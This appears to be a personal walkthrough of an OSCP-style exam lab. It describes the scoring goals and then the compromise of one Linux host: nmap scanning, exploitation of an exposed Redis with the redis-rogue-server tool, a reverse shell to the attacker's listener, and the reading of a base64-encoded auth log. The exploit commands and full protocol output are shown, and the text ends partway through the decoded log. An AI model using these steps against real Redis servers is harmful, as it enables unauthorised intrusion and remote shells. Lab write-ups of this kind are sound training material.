TARGETS

192.168.100.100

Maximum Potential Points: 40

You have agreed with the client to perform an external black box penetration test against their Microsoft Windows Active Directory infrastructure.

The final objective of the Active Directory penetration test is to gain Domain Administrator level rights on the
network. The Active Directory Network can be located at the following IP addresses:
192.168.100.100
192.168.100.101
192.168.100.102

Main Objectives:

- Get Administrative interactive access to the MS01 client machine and obtain local.txt and proof.txt files in a valid way.
- Get Administrative interactive access to the MS02 client machine and obtain local.txt and proof.txt files in a valid way.
- Get Administrative interactive access to the Domain Controller and obtain the proof.txt file in a valid way.

192.168.100.110

Maximun Potential Points: 20

Main Objectives:

- Get interactive access to the machine and obtain local.txt in a valid way.
- Get interactive access to the machine and obtain proof.txt in a valid way.

192.168.100.111

Maximun Potential Points: 20

Main Objectives:

- Get interactive access to the machine and obtain local.txt in a valid way.
- Get interactive access to the machine and obtain proof.txt in a valid way.

192.168.100.112

Maximun Potential Points: 20

Main Objectives:

- Get interactive access to the machine and obtain local.txt in a valid way.
- Get interactive access to the machine and obtain proof.txt in a valid way.

WALKTHROUGH

To pass the exam, I need to score a minimum of 70 points.
I have already 10 eligible points for having completed the PEN-200 course.
So, there are two possible ways to pass it.
- First, owning the three standalone machines would give me 20 x 3 + 10 = 70 points.
- Second, owning the Active Directory Controller and one of the standalone machines would make 40 + 20 + 10 = 70 points.

I start with the standalone machines.

192.168.100.110


```
┌──(kali㉿kali)-[~/offsec/exam/110]
└─$ nmap -sTCV -p- -oN nmap/nmap_TCP_full.txt 192.168.100.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 01:14 CET
Nmap scan report for 192.168.100.110
Host is up (0.11s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 65:83:fe:93:71:c9:bb:b7:f4:0d:cc:a3:eb:fe:74:55 (ECDSA)
|_  256 3a:ba:4a:c3:5a:19:54:03:a4:d8:79:b6:c0:f8:c0:68 (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-title: Index of /
|_http-server-header: Apache/2.4.52 (Ubuntu)
6379/tcp open  redis   Redis key-value store 4.0.14
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(kali㉿kali)-[~/offsec/exam/110]
└─$ nmap --script redis-info -sV -p 6379 192.168.100.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 02:30 CET
Nmap scan report for 192.168.100.110
Host is up (0.11s latency).

PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 4.0.14 (64 bits)
| redis-info:
|   Version: 4.0.14
|   Operating System: Linux 5.15.0-71-generic x86_64
|   Architecture: 64 bits
|   Process ID: 1368
|   Used CPU (sys): 0.05
|   Used CPU (user): 0.01
|   Connected clients: 1
|   Connected slaves: 0
|   Used memory: 882.45K
|   Role: master
|   Bind addresses:
|     0.0.0.0
```

https://github.com/n0b0dyCN/redis-rogue-server

All ports banned by firewall for reverse shell excepting those shown on nmap scan.



```
┌──(kali㉿kali)-[~/…/exam/110/exploits/redis-rogue-server]
└─$ ./redis-rogue-server.py --rhost 192.168.100.110 --lhost 192.168.49.100 --lport 22 -v
______         _ _      ______                         _____
| ___ \       | (_)     | ___ \                       /  ___|
| |_/ /___  __| |_ ___  | |_/ /___   __ _ _   _  ___  \ `--.  ___ _ ____   _____ _ __
|    // _ \/ _` | / __| |    // _ \ / _` | | | |/ _ \  `--. \/ _ \ '__\ \ / / _ \ '__|
| |\ \  __/ (_| | \__ \ | |\ \ (_) | (_| | |_| |  __/ /\__/ /  __/ |   \ V /  __/ |
\_| \_\___|\__,_|_|___/ \_| \_\___/ \__, |\__,_|\___| \____/ \___|_|    \_/ \___|_|
                                     __/ |
                                    |___/
@copyright n0b0dy @ r3kapig

[info] TARGET 192.168.100.110:6379
[info] SERVER 192.168.49.100:22
[info] Setting master ...
[←] b'*3\r\n$7\r\nSLAVEOF\r\n$14\r\n192.168.49.100\r\n$2\r\n22\r\n'
[→] b'+OK\r\n'
[info] Setting dbfilename ...
[←] b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$6\r\nexp.so\r\n'
[→] b'+OK\r\n'
[→] b'PING\r\n'
[←] b'+PONG\r\n'
[→] b'REPLCONF listening-port 6379\r\n'
[←] b'+OK\r\n'
[→] b'REPLCONF capa eof capa psync2\r\n'
[←] b'+OK\r\n'
[→] b'PSYNC e5f62105b03c3363102741c10a1d6e9200a5a1f2 1\r\n'
[←] b'+FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1\r\n$44320\r\n\x7fELF\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00'.
.....b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00J\xa6\x00\x00\x00\x00\x00\x00\xd3\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\r\n'
[info] Loading module ...
[←] b'*3\r\n$6\r\nMODULE\r\n$4\r\nLOAD\r\n$8\r\n./exp.so\r\n'
[→] b'+OK\r\n'
[info] Temerory cleaning up ...
[←] b'*3\r\n$7\r\nSLAVEOF\r\n$2\r\nNO\r\n$3\r\nONE\r\n'
[→] b'+OK\r\n'
[←] b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$8\r\ndump.rdb\r\n'
[→] b'+OK\r\n'
[←] b'*2\r\n$11\r\nsystem.exec\r\n$11\r\nrm ./exp.so\r\n'
```

```
┌──(kali㉿kali)-[~/…/exam/110/exploits/redis-rogue-server]
└─$ ./redis-rogue-server.py --rhost 192.168.100.110 --lhost 192.168.49.100 --lport 22 -v
______         _ _      ______                   _____
| ___ \       | (_)     | ___ \                 /  ___|
| |_/ /___  __| |_ ___  | |_/ /___   __ _ _   _  ___  \ `--.  ___ _ ____   _____ _ __
|    // _ \/ _` | / __| |    // _ \ / _` | | | |/ _ \  `--. \/ _ \ '__\ \ / / _ \ '__|
| |\ \  __/ (_| | \__ \ | |\ \ (_) | (_| | |_| |  __/ /\__/ /  __/ |   \ V /  __/ |
\_| \_\___|\__,_|_|___/ \_| \_\___/ \__, |\__,_|\___| \____/ \___|_|    \_/ \___|_|
                                     __/ |
                                    |___/
@copyright n0b0dy @ r3kapig

[info] TARGET 192.168.100.110:6379
[info] SERVER 192.168.49.100:22
[info] Setting master...
[<-] b'*3\r\n$7\r\nSLAVEOF\r\n$14\r\n192.168.49.100\r\n$2\r\n22\r\n'
[->] b'+OK\r\n'
[info] Setting dbfilename...
[<-] b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$6\r\nexp.so\r\n'
[->] b'+OK\r\n'
[->] b'PING\r\n'
[<-] b'+PONG\r\n'
[->] b'REPLCONF listening-port 6379\r\n'
[<-] b'+OK\r\n'
[->] b'REPLCONF capa eof capa psync2\r\n'
[<-] b'+OK\r\n'
[->] b'PSYNC e5f62105b03c3363102741c10a1d6e9200a5a1f2 1\r\n'
[<-] b'+FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1\r\n$44320\
r\n\x7fELF\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00'......b'\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00J\xa6\x00\x00\x00\x00\x00\x00\xd3\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\r\n'
[info] Loading module...
[<-] b'*3\r\n$6\r\nMODULE\r\n$4\r\nLOAD\r\n$8\r\n./exp.so\r\n'
[->] b'+OK\r\n'
[info] Temerory cleaning up...
[<-] b'*3\r\n$7\r\nSLAVEOF\r\n$2\r\nNO\r\n$3\r\nONE\r\n'
[->] b'+OK\r\n'
[<-] b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$8\r\ndump.rdb\r\n'
[->] b'+OK\r\n'
[<-] b'*2\r\n$11\r\nsystem.exec\r\n$11\r\nrm ./exp.so\r\n'
[->] b'$6\r\n\xd0\xb3\x1c\x85\x92\x7f\r\n'
What do u want, [i]nteractive shell or [r]everse shell: r
[info] Open reverse shell...
Reverse server address: 192.168.49.100
Reverse server port: 6379
[<-] b'*3\r\n$10\r\nsystem.rev\r\n$14\r\n192.168.49.100\r\n$4\r\n6379\r\n'
[<-] b'*3\r\n$10\r\nsystem.rev\r\n$14\r\n192.168.49.100\r\n$4\r\n6379\r\n'
[info] Reverse shell payload sent.
[info] Check at 192.168.49.100:6379
```

```
[info] Unload module...
[<-] b'*3\r\n$6\r\nMODULE\r\n$6\r\nUNLOAD\r\n$6\r\nsystem\r\n'
```

```
┌──(kali㉿kali)-[~/offsec/exam/110/exploits]
└─$ nc -lvvp 6379
listening on [any] 6379 ...
192.168.100.110: inverse host lookup failed: Unknown host
connect to [192.168.49.100] from (UNKNOWN) [192.168.100.110] 57750
id
uid=1000(smith) gid=1000(smith) groups=1000(smith)

python3 -c 'import pty; pty.spawn("/bin/bash")'
smith@oscp:/tmp$
```

local.png

```
smith@oscp:/home/smith$ cat script.py
cat script.py
#!/usr/bin/env python3
import base64

log_file = open('/var/log/auth.log','rb')
crypt_data = base64.b64encode(log_file.read())
cryptlog_file = open('/tmp/log.crypt','wb')
cryptlog_file.write(crypt_data)

smith@oscp:/home/smith$ cat /tmp/log.crypt
cat /tmp/log.crypt
```

TWFyIDE2IDAyOjQ3OjEyIG9zY3AgVkdBdXRoWzc3MF06IHZtdG9vbHNkOiBVc2VybmFtZS
BhbmQgcGFzc3dvcmQgc3VjY2Vzc2Z1bGx5IHZhbGlkYXRlZCBmb3IgJ3Jvb3QnLgpNYXIgMT
YgMDI6NDc6MTMgb3NjcCBWR0F1dGhbNzcwXTogbWVzc2FnZSByZXBlYXRlZCAyIHRpb
WVzOiBbIHZtdG9vbHNkOiBVc2VybmFtZSBhbmQgcGFzc3dvcmQgc3VjY2Vzc2Z1bGx5IHZhb
GlkYXRlZCBmb3IgJ3Jvb3QnLl0KTWFyIDE2IDAyOjQ3OjQxIG9zY3Agc3NoZFs5MzJdOiBTZ
XJ2ZXIgbGlzdGVuaW5nIG9uIDAuMC4wLjAgcG9ydCAyMi4KTWFyIDE2IDAyOjQ3OjQxIG9z
Y3Agc3lzdGVtZC1sb2dpbmRbODk2XTogTmV3IHNlYXQgc2VhdDAuCk1hciAxNiAwMjo0Nzo
0MSBvc2NwIHN5c3RlbWQtbG9naW5kWzg5Nl06IFdhdGNoaW5nIHN5c3RlbSBidXR0b25zIG9
uIC9kZXYvaW5wdXQvZXZlbnQwIChQb3dlciBCdXR0b24pCk1hciAxNiAwMjo0Nzo0MSBvc2
NwIHN5c3RlbWQtbG9naW5kWzg5Nl06IFdhdGNoaW5nIHN5c3RlbSBidXR0b25zIG9uIC9kZX
YvaW5wdXQvZXZlbnQxIChBVCBUcmFuc2xhdGVkIFNldCAyIGtleWJvYXJkKQpNYXIgMTY
gMDI6NDc6NTQgb3NjcCBWR0F1dGhbNzY5XTogdm10b29sc2Q6IFVzZXJuYW1lIGFuZCBw
YXNzd29yZCBzdWNjZXNzZnVsbHkgdmFsaWRhdGVkIGZvciAncm9vdCcuCk1hciAxNiAwMj
o0Nzo1OSBvc2NwIFZHQXV0aFs3NjldOiBtZXNzYWdlIHJlcGVhdGVkIDUgdGltZXM6IFsgdm
10b29sc2Q6IFVzZXJuYW1lIGFuZCBwYXNzd29yZCBzdWNjZXNzZnVsbHkgdmFsaWRhdGV
kIGZvciAncm9vdCcuXQpNYXIgMTYgMDI6NDg6MDEgb3NjcCBDUk9OWzExNTldOiBwYW
1fdW5peChjcm9uOnNlc3Npb24pOiBzZXNzaW9uIG9wZW5lZCBmb3IgdXNlciByb290KHVpZD
0wKSBieSAodWlkPTApCk1hciAxNiAwMjo0ODowMSBvc2NwIENST05bMTE1OF06IHBhbV9
1bml4KGNyb246c2Vzc2lvbik6IHNlc3Npb24gb3BlbmVkIGZvciB1c2VyIHJvb3QodWlkPTApIGJ
5ICh1aWQ9MCkKTWFyIDE2IDAyOjQ4OjAxIG9zY3AgQ1JPTlsxMTU5XTogcGFtX3VuaXgoY
3JvbjpzZXNzaW9uKTogc2Vzc2lvbiBjbG9zZWQgZm9yIHVzZXIgcm9vdApNYXIgMTYgMDI6
NDg6MDEgb3NjcCBDUk9OWzExNThdOiBwYW1fdW5peChjcm9uOnNlc3Npb24pOiBzZXNza

W9uIGNsb3NlZCBmb3IgdXNlciByb290Ck1hciAxNiAwMjo0OTowMSBvc2NwIENST05bMTE4
NV06IHBhbV91bml4KGNyb246c2Vzc2lvbik6IHNlc3Npb24gb3BlbmVkIGZvciB1c2VyIHJvb3Q
odWlkPTApIGJ5ICh1aWQ9MCkKTWFyIDE2IDAyOjQ5OjAxIG9zY3AgQ1JPTlsxMTg0XTogcG
FtX3VuaXgoY3JvbjpzZXNzaW9uKTogc2Vzc2lvbiBvcGVuZWQgZm9yIHVzZXIgcm9vdCh1aW
Q9MCkgYnkgKHVpZD0wKQpNYXIgMTYgMDI6NDk6MDEgb3NjcCBDUk9OWzExODVdOi
BwYW1fdW5peChjcm9uOnNlc3Npb24pOiBzZXNzaW9uIGNsb3NlZCBmb3IgdXNlciByb290Ck
1hciAxNiAwMjo0OTowMSBvc2NwIENST05bMTE4NF06IHBhbV91bml4KGNyb246c2Vzc2lvbi
k6IHNlc3Npb24gY2xvc2VkIGZvciB1c2VyIHJvb3QKTWFyIDE2IDAyOjUwOjAxIG9zY3AgQ1J
PTlsxMTkwXTogcGFtX3VuaXgoY3JvbjpzZXNzaW9uKTogc2Vzc2lvbiBvcGVuZWQgZm9yIHV
zZXIgcm9vdCh1aWQ9MCkgYnkgKHVpZD0wKQpNYXIgMTYgMDI6NTA6MDEgb3NjcCBDU
k9OWzExOTJdOiBwYW1fdW5peChjcm9uOnNlc3Npb24pOiBzZXNzaW9uIG9wZW5lZCBmb3I
gdXNlciByb290KHVpZD0wKSBieSAodWlkPTApCk1hciAxNiAwMjo1MDowMSBvc2NwIENST
05bMTE5MV06IHBhbV91bml4KGNyb246c2Vzc2lvbik6IHNlc3Npb24gb3BlbmVkIGZvciB1c2V
yIHJvb3QodWlkPTApIGJ5ICh1aWQ9MCkKTWFyIDE2IDAyOjUwOjAxIG9zY3AgQ1JPTlsxMT
kyXTogcGFtX3VuaXgoY3JvbjpzZXNzaW9uKTogc2Vzc2lvbiBjbG9zZWQgZm9yIHVzZXIgcm9
vdApNYXIgMTYgMDI6NTA6MDIgb3NjcCBDUk9OWzExOTFdOiBwYW1fdW5peChjcm9uOn
Nlc3Npb24pOiBzZXNzaW9uIGNsb3NlZCBmb3IgdXNlciByb290Ck1hciAxNiAwMjo1MDozMiB
vc2NwIENST05bMTE5MF06IHBhbV91bml4KGNyb246c2Vzc2lvbik6IHNlc3Npb24gY2xvc2VkI
GZvciB1c2VyIHJvb3QKTWFyIDE2IDAyOjUxOjAxIG9zY3AgQ1JPTlsxMjA0XTogcGFtX3Vua
XgoY3JvbjpzZXNzaW9uKTogc2Vzc2lvbiBvcGVuZWQgZm9yIHVzZXIgcm9vdCh1aWQ9MCkg
YnkgKHVpZD0wKQpNYXIgMTYgMDI6NTE6MDEgb3NjcCBDUk9OWzEyMDVdOiBwYW1f
dW5peChjcm9uOnNlc3Npb24pOiBzZXNzaW9uIG9wZW5lZCBmb3IgdXNlciByb290KHVpZD0
wKSBieSAodWlkPTApCk1hciAxNiAwMjo1MTowMSBvc2NwIENST05bMTIwNV06IHBhbV91
bml4KGNyb246c2Vzc2lvbik6IHNlc3Npb24gY2xvc2VkIGZvciB1c2VyIHJvb3QKTWFyIDE2IDA
yOjUxOjAxIG9zY3AgQ1JPTlsxMjA0XTogcGFtX3VuaXgoY3JvbjpzZXNzaW9uKTogc2Vzc2lvbi
BjbG9zZWQgZm9yIHVzZXIgcm9vdApNYXIgMTYgMDI6NTI6MDEgb3NjcCBDUk9OWzEyM
TNdOiBwYW1fdW5peChjcm9uOnNlc3Npb24pOiBzZXNzaW9uIG9wZW5lZCBmb3IgdXNlciBy
b290KHVpZD0wKSBieSAodWlkPTApCk1hciAxNiAwMjo1MjowMSBvc2NwIENST05bMTIxN
F06IHBhbV91bml4KGNyb246c2Vzc2lvbik6IHNlc3Npb24gb3BlbmVkIGZvciB1c2VyIHJvb3Qod
WlkPTApIGJ5ICh1aWQ9MCkKTWFyIDE2IDAyOjUyOjAxIG9zY3AgQ1JPTlsxMjE0XTogcGFt
X3VuaXgoY3JvbjpzZXNzaW9uKTogc2Vzc2lvbiBjbG9zZWQgZm9yIHVzZXIgcm9vdApNYXIg
MTYgMDI6NTI6MDEgb3NjcCBDUk9OWzEyMTNdOiBwYW1fdW5peChjcm9uOnNlc3Npb24p
OiBzZXNzaW9uIGNsb3NlZCBmb3IgdXNlciByb290Ck1hciAxNiAwMjo1MzowMSBvc2NwIEN
ST05bMTIyMl06IHBhbV91bml4KGNyb246c2Vzc2lvbik6IHNlc3Npb24gb3BlbmVkIGZvciB1c2
VyIHJvb3QodWlkPTApIGJ5ICh1aWQ9MCkKTWFyIDE2IDAyOjUzOjAxIG9zY3AgQ1JPTlsxMj
IzXTogcGFtX3VuaXgoY3JvbjpzZXNzaW9uKTogc2Vzc2lvbiBvcGVuZWQgZm9yIHVzZXIgcm9
vdCh1aWQ9MCkgYnkgKHVpZD0wKQpNYXIgMTYgMDI6NTM6MDEgb3NjcCBDUk9OWzE
yMjNdOiBwYW1fdW5peChjcm9uOnNlc3Npb24pOiBzZXNzaW9uIGNsb3NlZCBmb3IgdXNlciB
yb290Ck1hciAxNiAwMjo1MzowMSBvc2NwIENST05bMTIyMl06IHBhbV91bml4KGNyb246c2
Vzc2lvbik6IHNlc3Npb24gY2xvc2VkIGZvciB1c2VyIHJvb3QKTWFyIDE2IDAyOjU0OjAxIG9zY
3AgQ1JPTlsxMjQ1XTogcGFtX3VuaXgoY3JvbjpzZXNzaW9uKTogc2Vzc2lvbiBvcGVuZWQgZm
9yIHVzZXIgcm9vdCh1aWQ9MCkgYnkgKHVpZD0wKQpNYXIgMTYgMDI6NTQ6MDEgb3Nj
cCBDUk9OWzEyNDRdOiBwYW1fdW5peChjcm9uOnNlc3Npb24pOiBzZXNzaW9uIG9wZW5lZ
CBmb3IgdXNlciByb290KHVpZD0wKSBieSAodWlkPTApCk1hciAxNiAwMjo1NDowMSBvc2N
wIENST05bMTI0NV06IHBhbV91bml4KGNyb246c2Vzc2lvbik6IHNlc3Npb24gY2xvc2VkIGZvci
B1c2VyIHJvb3QKTWFyIDE2IDAyOjU0OjAxIG9zY3AgQ1JPTlsxMjQ0XTogcGFtX3VuaXgoY3
JvbjpzZXNzaW9uKTogc2Vzc2lvbiBjbG9zZWQgZm9yIHVzZXIgcm9vdApNYXIgMTYgMDI6N
TU6MDEgb3NjcCBDUk9OWzEyNTJdOiBwYW1fdW5peChjcm9uOnNlc3Npb24pOiBzZXNzaW
9uIG9wZW5lZCBmb3IgdXNlciByb290KHVpZD0wKSBieSAodWlkPTApCk1hciAxNiAwMjo1N
TowMSBvc2NwIENST05bMTI1M106IHBhbV91bml4KGNyb246c2Vzc2lvbik6IHNlc3Npb24gb3
BlbmVkIGZvciB1c2VyIHJvb3QodWlkPTApIGJ5ICh1aWQ9MCkKTWFyIDE2IDAyOjU1OjAxIG
9zY3AgQ1JPTlsxMjUzXTogcGFtX3VuaXgoY3JvbjpzZXNzaW9uKTogc2Vzc2lvbiBjbG9zZWQg

Zm9yIHVzZXIgcm9vdApNYXIgMTYgMDI6NTU6MDEgb3NjcCBDUk9OWzEyNTJdOiBwYW
1fdW5peChjcm9uOnNlc3Npb24pOiBzZXNzaW9uIGNsb3NlZCBmb3IgdXNlciByb290Ck1hciAx
NiAwMjo1NjowMSBvc2NwIENST05bMTI1OF06IHBhbV91bml4KGNyb246c2Vzc2lvbik6IHNlc
3Npb24gb3BlbmVkIGZvciB1c2VyIHJvb3QodWlkPTApIGJ5ICh1aWQ9MCkKTWFyIDE2IDAyO
jU2OjAxIG9zY3AgQ1JPTlsxMjU5XTogcGFtX3VuaXgoY3JvbjpzZXNzaW9uKTogc2Vzc2lvbiBv
cGVuZWQgZm9yIHVzZXIgcm9vdCh1aWQ9MCkgYnkgKHVpZD0wKQpNYXIgMTYgMDI6N
TY6MDEgb3NjcCBDUk9OWzEyNTldOiBwYW1fdW5peChjcm9uOnNlc3Npb24pOiBzZXNzaW
9uIGNsb3NlZCBmb3IgdXNlciByb290Ck1hciAxNiAwMjo1NjowMSBvc2NwIENST05bMTI1OF0
6IHBhbV91bml4KGNyb246c2Vzc2lvbik6IHNlc3Npb24gY2xvc2VkIGZvciB1c2VyIHJvb3QKTW
FyIDE2IDAyOjU3OjAxIG9zY3AgQ1JPTlsxMjY0XTogcGFtX3VuaXgoY3JvbjpzZXNzaW9uKTo
gc2Vzc2lvbiBvcGVuZWQgZm9yIHVzZXIgcm9vdCh1aWQ9MCkgYnkgKHVpZD0wKQpNYXIg
MTYgMDI6NTc6MDEgb3NjcCBDUk9OWzEyNjVdOiBwYW1fdW5peChjcm9uOnNlc3Npb24p
OiBzZXNzaW9uIG9wZW5lZCBmb3IgdXNlciByb290KHVpZD0wKSBieSAodWlkPTApCk1hciA
xNiAwMjo1NzowMSBvc2NwIENST05bMTI2NV06IHBhbV91bml4KGNyb246c2Vzc2lvbik6IHN
lc3Npb24gY2xvc2VkIGZvciB1c2VyIHJvb3QKTWFyIDE2IDAyOjU3OjAxIG9zY3AgQ1JPTlsxM
jY0XTogcGFtX3VuaXgoY3JvbjpzZXNzaW9uKTogc2Vzc2lvbiBjbG9zZWQgZm9yIHVzZXIgcm
9vdApNYXIgMTYgMDI6NTg6MDEgb3NjcCBDUk9OWzEyNzddOiBwYW1fdW5peChjcm9uO
nNlc3Npb24pOiBzZXNzaW9uIG9wZW5lZCBmb3IgdXNlciByb290KHVpZD0wKSBieSAodWlk
PTApCk1hciAxNiAwMjo1ODowMSBvc2NwIENST05bMTI3OF06IHBhbV91bml4KGNyb246c2
Vzc2lvbik6IHNlc3Npb24gb3BlbmVkIGZvciB1c2VyIHJvb3QodWlkPTApIGJ5ICh1aWQ9MCkKT
WFyIDE2IDAyOjU4OjAxIG9zY3AgQ1JPTlsxMjc4XTogcGFtX3VuaXgoY3JvbjpzZXNzaW9uKT
ogc2Vzc2lvbiBjbG9zZWQgZm9yIHVzZXIgcm9vdAo=

https://www.base64decode.org/

```
Mar 16 02:47:12 oscp VGAuth[770]: vmtoolsd: Username and password successfully validated for 'root'.
Mar 16 02:47:13 oscp VGAuth[770]: message repeated 2 times: [ vmtoolsd: Username and password successfully validated for 'root'.]
Mar 16 02:47:41 oscp sshd[932]: Server listening on 0.0.0.0 port 22.
Mar 16 02:47:41 oscp systemd-logind[896]: New seat seat0.
Mar 16 02:47:41 oscp systemd-logind[896]: Watching system buttons on /dev/input/event0 (Power Button)
Mar 16 02:47:41 oscp systemd-logind[896]: Watching system buttons on /dev/input/event1 (AT Translated Set 2 keyboard)
Mar 16 02:47:54 oscp VGAuth[769]: vmtoolsd: Username and password successfully validated for 'root'.
Mar 16 02:47:59 oscp VGAuth[769]: message repeated 5 times: [ vmtoolsd: Username and password successfully validated for 'root'.]
Mar 16 02:48:01 oscp CRON[1159]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:48:01 oscp CRON[1158]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:48:01 oscp CRON[1159]: pam_unix(cron:session): session closed for user root
Mar 16 02:48:01 oscp CRON[1158]: pam_unix(cron:session): session closed for user root
Mar 16 02:49:01 oscp CRON[1185]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:49:01 oscp CRON[1184]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:49:01 oscp CRON[1185]: pam_unix(cron:session): session closed for user root
Mar 16 02:49:01 oscp CRON[1184]: pam_unix(cron:session): session closed for user root
Mar 16 02:50:01 oscp CRON[1190]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:50:01 oscp CRON[1192]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:50:01 oscp CRON[1191]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:50:01 oscp CRON[1192]: pam_unix(cron:session): session closed for user root
Mar 16 02:50:02 oscp CRON[1191]: pam_unix(cron:session): session closed for user root
Mar 16 02:50:32 oscp CRON[1190]: pam_unix(cron:session): session closed for user root
Mar 16 02:51:01 oscp CRON[1204]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:51:01 oscp CRON[1205]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:51:01 oscp CRON[1205]: pam_unix(cron:session): session closed for user root
Mar 16 02:51:01 oscp CRON[1204]: pam_unix(cron:session): session closed for user root
Mar 16 02:52:01 oscp CRON[1213]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:52:01 oscp CRON[1214]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:52:01 oscp CRON[1214]: pam_unix(cron:session): session closed for user root
Mar 16 02:52:01 oscp CRON[1213]: pam_unix(cron:session): session closed for user root
Mar 16 02:53:01 oscp CRON[1222]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:53:01 oscp CRON[1223]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:53:01 oscp CRON[1223]: pam_unix(cron:session): session closed for user root
Mar 16 02:53:01 oscp CRON[1222]: pam_unix(cron:session): session closed for user root
Mar 16 02:54:01 oscp CRON[1245]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:54:01 oscp CRON[1244]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:54:01 oscp CRON[1245]: pam_unix(cron:session): session closed for user root
Mar 16 02:54:01 oscp CRON[1244]: pam_unix(cron:session): session closed for user root
Mar 16 02:55:01 oscp CRON[1252]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:55:01 oscp CRON[1253]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
